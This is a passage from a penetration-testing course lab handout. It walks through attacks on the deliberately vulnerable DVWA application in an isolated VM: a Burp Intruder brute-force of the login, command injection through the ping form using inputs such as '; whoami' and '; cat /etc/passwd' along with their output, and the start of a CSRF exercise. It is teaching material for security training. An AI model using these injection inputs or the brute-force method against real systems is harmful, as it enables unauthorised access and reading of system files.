

Certified Ethical Hacking With Penetration Testing

CEHWPT

LABS Course

CEHWPT LAB7 Web application Penetration Testing

Prepared by Eng. Khaled Gamo

23-6-2019

Web application Penetration Testing LAB

In this LAB we will attacking vulnerable web application system this system is called DVWA.

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.


Part1 setup the LAB

In order to complete the exercises we need a kali Linux & DVWA which already included in Metasploitable VM.

Power up your Kali & Metasploitable , they should be configured as Virtual box host only adapter, first we get the IP address of the our target 192.168.56.102 we will check DVWA service by open

<http://192.168.56.102>

Logging to DVWA using username admin password is password we will get the following page.



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.


General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Username: admin
Security Level: high
PHPIDS: disabled

We will start with DVWA security level low




Attack 1 Brute Force


We will create random password file called worldlist.txt

Contain many password one of them password.

In this lab we will use BURPSUITE proxy to attack the server after running the BURP we should configure the proxy options in to 127.0.0.1:8080




In Firefox browser in kali we should use BURP as proxy so go to preference and select network setting to 127.0.0.1:8080




Make sure intercept is off in BURP open the brute force link in DVWA and put username admin password any password like test then turn on the intercept then refresh the page and go to Burp proxy history and find the requested page as following

Burp Suite Community Edition v1.7.36 - Temporary Project										
Burp Intruder Repeater Window Help										
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts										
Intercept HTTP history WebSockets history Options										
Filter: Hiding CSS, image and general binary content										
#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	
11	http://detectportal.firefox.com	GET	/success.txt					text	txt	
12	http://detectportal.firefox.com	GET	/success.txt					text	txt	
13	http://detectportal.firefox.com	GET	/success.txt					text	txt	
14	http://detectportal.firefox.com	GET	/success.txt					text	txt	
15	http://detectportal.firefox.com	GET	/success.txt					text	txt	
16	http://detectportal.firefox.com	GET	/success.txt					text	txt	
17	http://192.168.56.102	GET	/dvwa/vulnerabilities/brute/?username=...	✓		200	4882	HTML		
18	http://detectportal.firefox.com	GET	/success.txt					text	txt	
19	http://detectportal.firefox.com	GET	/success.txt					text	txt	
20	http://detectportal.firefox.com	GET	/success.txt					text	txt	
21	http://detectportal.firefox.com	GET	/success.txt					text	txt	
22	http://detectportal.firefox.com	GET	/success.txt					text	txt	
23	http://detectportal.firefox.com	GET	/success.txt					text	txt	
24	http://detectportal.firefox.com	GET	/success.txt					text	txt	
25	http://192.168.56.102	GET	/dvwa/vulnerabilities/brute/?username=...	✓						
26	http://detectportal.firefox.com	GET	/success.txt					text	txt	


Right click on the link and send it to intruder the go to intruder go to Position and select attack type sniper




Press clear button to clear all selected fields, then we are interested in password field. select the word test and press select



Then we will configure the Payload as a following we will choose passwd.txt file be loaded.



In the option file we can configure the Grep match as we received from the website



Then start the attack, we found the password which is password.

Intruder attack 3							
Attack Save Columns							
Results Target Positions Payloads Options							
Filter: Showing all items							
Request	Payload	Status	Error	Timeout	Length	Userna...	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4882	<input checked="" type="checkbox"/>	
1	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	<input checked="" type="checkbox"/>	
2	test	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	<input checked="" type="checkbox"/>	
3	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	<input checked="" type="checkbox"/>	
4	admin123	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	<input checked="" type="checkbox"/>	
5	test123	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	<input checked="" type="checkbox"/>	
6	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4948	<input checked="" type="checkbox"/>	
7	password1234	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	<input checked="" type="checkbox"/>	
8	testadmin	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	<input checked="" type="checkbox"/>	
9	123qwe	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	<input checked="" type="checkbox"/>	
10	qwerty	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	<input checked="" type="checkbox"/>	
11		200	<input type="checkbox"/>	<input type="checkbox"/>	4882	<input checked="" type="checkbox"/>	

Attack 2 Command Execution

Overview

Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation.

In this senior the form configured to execute ping command so let us try it using **192.168.56.102** and press submit the result is as following.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:


```

PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=0.049 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=0.031 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=0.075 ms

--- 192.168.56.102 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.031/0.051/0.075/0.019 ms

```

We can run arbitrary code by typing `; whoami` which will tell us the server is running as the `www-data` user. The semicolon is a way to stack commands in Linux, so here we use it to end the previous command (which was the ping functionality), and we insert a new command of our choosing to be run by the vulnerable server.



DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion


Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

`www-data`

We can use many commands by using `; like ;pwd; cat /etc/passwd`



DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:


```
/var/www/dvwa/vulnerabilities/exec
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
```

Let's change the DVWA security to the medium and trying command

`; whoami` and press submit the command can't executed so let's try other command `|| whoami`.

The difference between the operators is that ; runs both commands irrespective of the first command's status, whereas || executes the second command only if the previous one failed.

Attack 3 Cross site request forgery CSRF

CSRF is an attack which forces an end user to execute unwanted actions on a web application in which he/she is currently authenticated. With a little help of social engineering (like sending a link via email/chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. A successful CSRF exploit can compromise end user data and operation in case of normal user. If the targeted end user is the administrator account, this can compromise the entire web application.

First view the page source and copy the form that responsible to change the password and past it in text editor.

```
--
<form action="#" method="GET">    New password:<br>
<input type="password" AUTOCOMPLETE="off" name="password_new"><br>
Confirm new password: <br>
<input type="password" AUTOCOMPLETE="off" name="password_conf">
<br>
<input type="submit" value="Change" name="Change">
</form>
```

So let's try to change the password for the user that already logged by using the following link

